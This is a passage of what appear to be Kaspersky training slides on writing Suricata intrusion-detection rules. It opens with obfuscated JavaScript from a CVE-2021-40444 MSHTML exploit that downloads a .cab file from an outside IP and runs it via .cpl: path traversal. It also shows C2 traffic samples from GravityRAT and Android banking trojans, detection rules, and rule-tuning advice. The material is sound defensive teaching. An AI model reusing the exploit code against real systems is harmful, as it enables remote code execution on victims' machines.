                              func_remove_child = window['HTMLElement']['prototype'].removeChild,
                              iframe_obj = func_create_element['call'](window['Document'], 'iframe');
                    try
                    {
                              func_append_child['call'](window['Document']['body'], iframe_obj);
                    }
                    catch (_0x1ab454)
                    {
                              func_append_child['call'](window['Document']['documentElement'], iframe_obj);
                    }
                    var _0x403e5f = iframe_obj['contentWindow']['ActiveXObject'],
                              _0x224f7d = new _0x403e5f('htmlfile');
                    iframe_obj['contentDocument']['open']()['close']();
                    try
                    {
                              func_remove_child['call'](window['Document']['body'], iframe_obj);
                    }
                    catch (_0x3b004e)
                    {
                              func_remove_child['call'](window['Document']['documentElement'], iframe_obj);
                    }
                    function get_url()
                    {
                              return "http://142.93.160.127/40444/test.cab"
                    }
                    _0x224f7d['open']()['close']();
                    var _0x3e172f = new _0x224f7d[('Script')][('ActiveXObject')]('htmlFile');
                    _0x3e172f['open']()['close']();
                              _0x35b0d4 = new _0x3e172f[('Script')]['ActiveXObject']('htmlFile');
                    _0x35b0d4['open']()['close']();
                    var _0xf70c6e = new _0x35b0d4['Script'][('ActiveXObject')]('htmlFile');
                    _0xf70c6e['open']()['close']();
                    var _0xfed1ef = new ActiveXObject('htmlfile'),
```

```
                    var _0xf70c6e = new _0x35b0d4['Script'][('ActiveXObject')]('htmlFile');
                    _0xf70c6e['open']()['close']();
                    var _0xfed1ef = new ActiveXObject('htmlfile'),
                              _0x5f3191 = new ActiveXObject('htmlfile'),
                              _0xafc795 = new ActiveXObject('htmlfile'),
                              _0x5a6d4b = new ActiveXObject('htmlfile'),
                              _0x258443 = new ActiveXObject('htmlfile'),
                              _0x53c2ab = new ActiveXObject('htmlfile'),
                              _0x3a627b = _0x279eab['XMLHttpRequest'],
                              _0x2c84a8 = new _0x3a627b(),
                              _0x220eee = _0x3a627b['prototype']['open'],
                              _0x3637d8 = _0x3a627b['prototype']['send'],
                              _0x27de6f = _0x279eab['setTimeout'];
                    _0x220eee['call'](_0x2c84a8, 'GET', get_url(), ![]),
                    _0x3637d8['call'](_0x2c84a8),
                    _0xf70c6e['Script']['document']['write']('<body>');
                    var _0x126e83 = func_create_element['call'](_0xf70c6e['Script']['document'], 'object');
                    _0x126e83['setAttribute']('codebase', get_url() + '#version=5,0,0,0');
                    _0x126e83['setAttribute']('classid', 'CLSID:edbc374c-5730-432a-b5b8-de94f0b57217'),
                    func_append_child['call'](_0xf70c6e['Script']['document']['body'], _0x126e83),
                    _0xfed1ef['Script']['location'] = '.cpl:123',
                    _0xfed1ef['Script']['location'] = '.cpl:123',
                    _0xfed1ef['Script']['location'] = '.cpl:123',
                    _0xfed1ef['Script']['location'] = '.cpl:123',
                    _0xfed1ef['Script']['location'] = '.cpl:123',
                    _0xfed1ef['Script']['location'] = '.cpl:123',
                    _0xfed1ef['Script']['location'] = '.cpl:123',
                    _0xfed1ef['Script']['location'] = '.cpl:123',
                    _0xfed1ef['Script']['location'] = '.cpl:123',
                    _0xfed1ef['Script']['location'] = '.cpl:../../../AppData/Local/Temp/Low/tcalc.inf',
                    _0x5f3191['Script']['location'] = '.cpl:../../../AppData/Local/Temp/tcalc.inf',
                    _0xafc795['Script']['location'] = '.cpl:../../../../AppData/Local/Temp/Low/tcalc.inf',
                    _0x5a6d4b['Script']['location'] = '.cpl:../../../../AppData/Local/Temp/tcalc.inf',
                    _0x258443['Script']['location'] = '.cpl:../../../../../Temp/Low/tcalc.inf',
                    _0x5a6d4b['Script']['location'] = '.cpl:../../../../../Temp/tcalc.inf',
                    _0x5a6d4b['Script']['location'] = '.cpl:../../tcalc.inf',
                    _0x5a6d4b['Script']['location'] = '.cpl:../../Low/tcalc.inf';
          }());
```

Detecting typical attacks – Exploits

Example: CVE-2021-40444 (Microsoft MSHTML Remote Code Execution Vulnerability)

```
alert http $EXTERNAL_NET $FILE_DATA_PORTS
-> $HOME_NET any (msg:"Microsoft MSHTML
ActiveX control bypass attempt";
flow:from_server,established;
http.stat_code; content:"200";
http.stat_msg; content:"OK";
http.response_body;
content:"ActiveXObject("; fast_pattern;
content:"/../../"; content:"htmlfile";
nocase; content:"Script"; nocase;
content:"location"; nocase;
content:".cpl:"; nocase;
classtype:attempted-user; sid:1000029; rev:1;)
```

```
var _0xf70c6e = new _0x35b0d4['Script'][('ActiveXObject')]('htmlFile');
_0xf70c6e['open']()['close']();
var _0xfed1ef = new ActiveXObject('htmlfile'),
        _0x5f3191 = new ActiveXObject('htmlfile'),
        _0xafc795 = new ActiveXObject('htmlfile'),
        _0x5a6d4b = new ActiveXObject('htmlfile'),
        _0x258443 = new ActiveXObject('htmlfile'),
        _0x53c2ab = new ActiveXObject('htmlfile'),
        _0x3a627b = _0x279eab['XMLHttpRequest'],
        _0x2c84a8 = new _0x3a627b(),
        _0x220eee = _0x3a627b['prototype']['open'],
        _0x3637d8 = _0x3a627b['prototype']['send'],
        _0x27de6f = _0x279eab['setTimeout'];
_0x220eee['call'](_0x2c84a8, 'GET', get_url(), ![]),
_0x3637d8['call'](_0x2c84a8),
_0xf70c6e['Script']['document']['write']('<body>');
var _0x126e83 = func_create_element['call'](_0xf70c6e['Script']['document'], 'object');
_0x126e83['setAttribute']('codebase', get_url() + '#version=5,0,0,0');
_0x126e83['setAttribute']('classid', 'CLSID:edbc374c-5730-432a-b5b8-de94f0b57217'),
func_append_child['call'](_0xf70c6e['Script']['document']['body'], _0x126e83),
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:123',
_0xfed1ef['Script']['location'] = '.cpl:../../../AppData/Local/Temp/Low/tcalc.inf',
_0x5f3191['Script']['location'] = '.cpl:../../../AppData/Local/Temp/tcalc.inf',
_0xafc795['Script']['location'] = '.cpl:../../../../AppData/Local/Temp/Low/tcalc.inf',
_0x5a6d4b['Script']['location'] = '.cpl:../../../../AppData/Local/Temp/tcalc.inf',
_0x258443['Script']['location'] = '.cpl:../../../../../Temp/Low/tcalc.inf',
_0x5a6d4b['Script']['location'] = '.cpl:../../../../../Temp/tcalc.inf',
_0x5a6d4b['Script']['location'] = '.cpl:../../tcalc.inf',
_0x5a6d4b['Script']['location'] = '.cpl:../../Low/tcalc.inf';
}());
```

Detecting typical attacks – APTs

- Hard to find
- Hard to hunt
- Reversing is (often) a must
- Easiest rules: on a known IP/domain/port
- Domain names usually look like legitimate
- Usually communicate with C2 a lot

Detecting typical attacks – APTs

Example: GravityRAT

- Discovered in 2017, active since at least 2015
- Targets the Indian armed forces
- Originally targeted only Windows, later Android and macOS samples were found
- Distributed using social engineering
- Not the most advanced… but targeted and persistent

https://securelist.com/gravityrat-the-spy-returns/99097/

Detecting typical attacks – APTs

Example: GravityRAT

Traffic from Windows sample

```
GET /ZULU/check.php HTTP/1.1
Host: u01.msoftserver.eu:64443
Connection: keep-alive
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: python-requests/2.18.4
```

Traffic from Android sample

```
GET /WHISKY/$@D.php HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Redmi Note 3 Build/LMY47V)
Host: n2.nortonupdates.online:64443
Connection: Keep-Alive
Accept-Encoding: gzip
```

Detecting typical attacks – APTs

Example: GravityRAT

Possible hunting rule:

```
alert http $HOME_NET any -> $EXTERNAL_NET 64443 (msg:"Possible GravityRAT C2
checkin";
flow:established,to_server;
http.method; content:"GET";
http.uri; content:".php"; endswith;
http.host; pcre:"/^[a-z]{1,2}[0-9]{1,2}\.[a-z]{9,20}\.[a-z]{2,7}$/";
classtype:trojan-activity; sid:1000030; rev:1;)
```

```
GET /ZULU/check.php HTTP/1.1
Host: u01.msoftserver.eu:64443
Connection: keep-alive
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: python-requests/2.18.4
```

```
GET /WHISKY/$@D.php HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; Redmi Note 3 Build/LMY47V)
Host: n2.nortonupdates.online:64443
Connection: Keep-Alive
Accept-Encoding: gzip
```

Track 7

Problem solving

kaspersky

Problem solving – Overview

In this track you will learn:

- About typical problems when writing Suricata rules and how to solve them
- How to check rule performance
- How to fix false positives
- How to write “good” rules

In this track you will practice:

- Solving typical problems
- Fixing false positives

Problem solving – Overview

- Performance issues
- False alarms
- Circumvention of precise rules
- Why doesn't my rule work?
- What if there is no traffic?

Problem solving – Performance issues

- Do not disregard manuals: they contain information on how to write good (fast) rules and configure Suricata
- Use keywords and modifiers to specify location and order of malicious parts, packet/buffer size, IP/port ranges, etc
- It's always better to have a content match and make it as long as possible
- Avoid using very common patterns or regular expressions only: it's better to combine pcre with at least one content
- Always find ways to bail before running a pcre

Problem solving – Performance issues

Order of operations:

- IP keywords, dsize, flow, flowbits, etc
- TCP/UDP/ICMP keywords
- Applayer protocols keywords

Try to bail before doing unnecessary and expensive checks

Problem solving – Performance issues

Do not ignore “fast_pattern” keyword:

- Can be used once per rule
- Apply it to the most unique value
- The longer and more unique a content is, the less likely that rule and all of its rule options will be evaluated unnecessarily
- If not set, Suricata will choose its own

Example:

- content:"Expl0it"; content:"Mozilla"; X
- content:"Expl0it"; fast_pattern; content:"Mozilla"; V

Problem solving – Performance issues

Rule profiling: to check rule performance

- Suricata should has been built with the *--enable-profiling* configure flag
- Output configured in *suricata.yaml*

/etc/suricata/suricata.yaml - Mousepad

File Edit Search View Document Help

```yaml
# Profiling settings. Only effective if Suricata has been built with
# the --enable-profiling configure flag.
#
profiling:
  # Run profiling for every X-th packet. The default is 1, which means we
  # profile every packet. If set to 1000, one packet is profiled for every
  # 1000 received.
  #sample-rate: 1000

  # rule profiling
  rules:

    # Profiling can be disabled here, but it will still have a
    # performance impact if compiled in.
    enabled: yes
    filename: rule_perf.log
    append: yes

    # Sort options: ticks, avgticks, checks, matches, maxticks
    # If commented out all the sort options will be used.
    sort: avgticks

    # Limit the number of sids for which stats are shown at exit (per sort).
    limit: 10

    # output to json
    json: no
```

Problem solving – Performance issues

Rule profiling: example

/tmp/suricata/rule_perf.log - Mousepad

File Edit Search View Document Help

```
-------------------------------------------------------------------------------
Date: 6/5/2023 -- 22:31:51. Sorted by: average ticks.
-------------------------------------------------------------------------------
```

Num	Rule	Gid	Rev	Ticks	%	Checks	Matches	Max Ticks	Avg Ticks	Avg Match	Avg No Match
1	1000004	1	1	2060	99.42	11	0	2058	187.27	0.00	187.27
2	1000002	1	2	4	0.19	1	1	4	4.00	4.00	0.00
3	1000003	1	1	3	0.14	1	1	3	3.00	3.00	0.00
4	1000001	1	1	5	0.24	2	1	5	2.50	0.00	5.00

Problem solving – Performance issues

Engine analysis: to get information about how Suricata organizes signatures internally

- Run Suricata with *--engine-analysis* flag

Example: *suricata -c /etc/suricata/suricata.yaml --engine-analysis -l /tmp/suricata/*

/tmp/suricata/rules_analysis.txt - Mousepad

File Edit Search View Document Help

```
-----------------------------------------------------------------
Date: 6/6/2023 -- 13:11:33
-----------------------------------------------------------------
== Sid: 1000001 ==
alert http $HOME_NET any -> $EXTERNAL_NET 81 (msg:"Dinihou Worm"; flow:to_server,established; http.method;
content:"POST"; http.uri; content:"/is-ready"; endswith; http.user_agent; content:"|3c 7c 3e|nan-av|3c 7c 3e|";
reference:url,threats.kaspersky.com/en/threat/Worm.VBS.Dinihou/; classtype:trojan-activity; sid:1000001; rev:1;)
    Rule matches on http uri buffer.
    Rule matches on http method buffer.
    Rule matches on http user agent buffer.
    App layer protocol is http.
    Rule contains 0 content options, 3 http content options, 0 pcre options, and 0 pcre options with http modifiers.
    Fast Pattern "<|>nan-av<|>" on "http user agent (http_user_agent)" buffer.
    No warnings for this rule.
```

Problem solving – False alarms

- In IDS mode, false positives are OK
- For threat hunting, false positives are OK
- Test your rules on a big collection of clean traffic

How to analyze alerts:

- Get artifacts
- Check IP/domain reputation
- Check alert frequency
- If false alarm – add exclusion to the rule

Problem solving – False alarms

Example: hunting rule for “/gate.php” relative address

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"Request to gate.php";
flow:established,to_server;
http.uri; content:"/gate.php";
classtype:bad-unknown; sid:1000031; rev:1;)
```

Problem solving – False alarms

Example: hunting rule for “/gate.php” relative address

```
GET /gate.php?
GetCommand=NDEyOTU4NzE5ODI3OTgxMjc0ODMsYmU1NWE1MTA3MjZmNTNjMmY4N2QsNS4xLjEsTlVMTCxHVC1J
%0AOTMwNSwyMTMuMzMuMTkwLjIwMSxSdXNzaWEsUlUsUEpTQyBWaW1wZS4uLixOVUxMLCwxLjAsVGFr
%0AZVNlbGZpZUFmdGVyVW5sb2NrU2NyZWVuOk5PClRha2VTZWxmaWVBZnRlclJ1bkFwcHM6Tk8KVGFr
%0AZVNjcmVlbnNob3RJbk1lc3Nhbmdlcjp0Tw%3D%3D%0A HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 5.1.1; GT-I9305 Build/JSS15J)
Host: 185.250.149.164:38922
Connection: Keep-Alive
Accept-Encoding: gzip
```

Banbra Android banking Trojan

Capchator Android banking Trojan

```
POST /full/gate.php HTTP/1.1
Cache-Control: no-cache
Authorization: basic [B@a6c7603
Accept: application/json
Content-type: application/json
User-Agent: Dalvik/2.1.0 (Linux; U; Android 11; Pixel 5 Build/RD1A.200810.021.A1)
Host: solutionsdevneway.net
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 135

{"hwid":"70bc72ca057583a3","apps":"com.gbkingservices,","modelo":"Pixel
5","os":"30","fabricante":"unknown","biometria":"digital_nula"}
```

```
GET /app/gate.php HTTP/1.1
Host: m.ipsikorea.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-G925F Build/LMY48M) AppleWebKit/
537.36 (KHTML, like Gecko) Version/4.0 Chrome/39.0.0.0 Mobile Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.app.ipsikorea
```

False alarm

Problem solving – False alarms

Example: hunting rule for “/gate.php” relative address

The simplest way: exclude host (for HTTP)

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"Request to gate.php";
flow:established,to_server;
http.uri; content:"/gate.php";
http.host; content:!"ipsikorea.com";
classtype:bad-unknown; sid:1000032; rev:2;)
```

```
GET /app/gate.php HTTP/1.1
Host: m.ipsikorea.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-G925F Build/LMY48M) AppleWebKit/
537.36 (KHTML, like Gecko) Version/4.0 Chrome/39.0.0.0 Mobile Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.app.ipsikorea
```

Problem solving – False alarms

Example: hunting rule for “/gate.php” relative address

Another option: exclude specific fields

```
alert http $HOME_NET any -> $EXTERNAL_NET any
(msg:"Request to gate.php";
flow:established,to_server;
http.uri; content:"/gate.php";
http.header; content:!"X-Requested-With: com.app.ipsikorea";
classtype:bad-unknown; sid:1000033; rev:2;)
```

```
GET /app/gate.php HTTP/1.1
Host: m.ipsikorea.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
User-Agent: Mozilla/5.0 (Linux; Android 5.1.1; SM-G925F Build/LMY48M) AppleWebKit/
537.36 (KHTML, like Gecko) Version/4.0 Chrome/39.0.0.0 Mobile Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-US
X-Requested-With: com.app.ipsikorea
```

Problem solving – False alarms

Example: rule to detect Gh0st RAT

```
content:"Gh0st"; offset:8; depth:5;
```

```
.......Gh0st[.N3v......2!d......IH;:..-21T#$28Z...
...(....\\......c`r.*...J..
pf ..9....a.i.......xCs.3C..}hd`h.k`.kh.``dehI..#kN..
```

```
....0..Gh0st.C........4%b....    .DB;<..)78W&%5?R...
...        .:.Rv...-..(H:.......q.T0B.....@=.`...0t...l....H..1...0f.b....?D/##..P..TGNF...Y.w.[.x@...330p.10.......83.
....u
Lt.,........n.....*.~..._$T..>.........e0.
```

False alarm

```
wnR0O85AGh0st4i61+rRgZLuiNh/pXlA3m2JKCL6zf6wEt2sCMkTy4qIf75YAy13ZZtbbcamQrRXHGcq+ogV8m1mI
+c0iVx1vNXJggfqVjLDbi0dK6gu621sJFqGVWR56CJh5c1DIyOuc7a4xeRjbAnk15ELqf4Sn4KAxuYyAl7XnJ37IqWEk9+98EVSQ
+xOjQmRxBZG2GmB6U0Z0aXAQ1/3H5kdKl2RC9PhGoA==
```

Problem solving – False alarms

Example: rule to detect Gh0st RAT

```
content:"Gh0st"; offset:8; depth:5;
```

```
.......Gh0st{.N3v......2!d......IH;:..-21T#$28Z...
...(....\\......c`r.*...J..
pf ..9....a.i.......xCs.3C..}hd`h.k`.kh.``dehI..#kN..
```

```
....0..Gh0st.C........4%b....    .DB;<..)78W&%5?R...
...         .:.Rv...-..(H:.......q.T0B.....@=.`...0t...l....H..1...0f.b....?D/##..P..TGNF...Y.w.[.x@...330p.10.......83.
....u
Lt.,........n.....*.~..._$T..>.........e0.
```

False alarm

```
wnR0O85AGh0st4i61+rRgZLuiNh/pXlA3m2JKCL6zf6wEt2sCMkTy4qIf75YAy13ZZtbbcamQrRXHGcq+ogV8m1mI
+c0iVx1vNXJggfqVjLDbi0dK6gu621sJFqGVWR56CJh5c1DIyOuc7a4xeRjbAnk15ELqf4Sn4KAxuYyAl7XnJ37IqWEk9+98EVSQ
+xOjQmRxBZG2GmB6U0Z0aXAQ1/3H5kdKl2RC9PhGoA==
```

Fix: content:"|00|Gh0st"; offset:7; depth:6;

Problem solving – False alarms

Compare more malware and clean traffic:

- Find fields that do not exist in malicious traffic

```
http.header_names; content:!"User-Agent";
```

- Add more conditions: request format, data length, field order, etc

Problem solving – Circumvention of precise rules

- Make rules as generic as possible to prevent false alarms
- Easy to circumvent rules from open rulesets, but attackers do not know rules from paid feeds (or self-written!)
- For botnets, it is not very easy for attackers to significantly change protocol in each bot version
- Many attackers just don't care

Problem solving – Why doesn't my rule work?

Possible reasons:

- Incorrect variable declarations in Suricata config (suricata.yaml)
- SID is not unique (reserved for local use: 1000000-1999999)
- Problems with traffic
- PCRE is too complicated...

How to solve?

- Remove options one-by-one
- Check Suricata log in eve.json

Problem solving – What if there is no traffic?

- No traffic – no detection ☹
- That's why NIDS should be used as one of the components of a wider security solution

What should be used together with NIDS?

- File AV
- Sandbox
- URL reputation
- YARA
- ML-based engines
- … and so on

Track 8

Course project

kaspersky

Track 9

Course summary

kaspersky

Course summary – Rule writing principles

- READ MANUALS
- Use keywords to make the rule more precise
- Don’t forget about performance: use fast_pattern, don’t write rules containing pcre only, etc
- Avoid using very exact patterns that can easily be changed (host name, full URI, parameter values, etc)
- Write generic rules for hunting first, then tune them
- Don’t be afraid of false positives (but try to fix them)
- Test rules on a collection of clean traffic
- Don’t neglect new Suricata features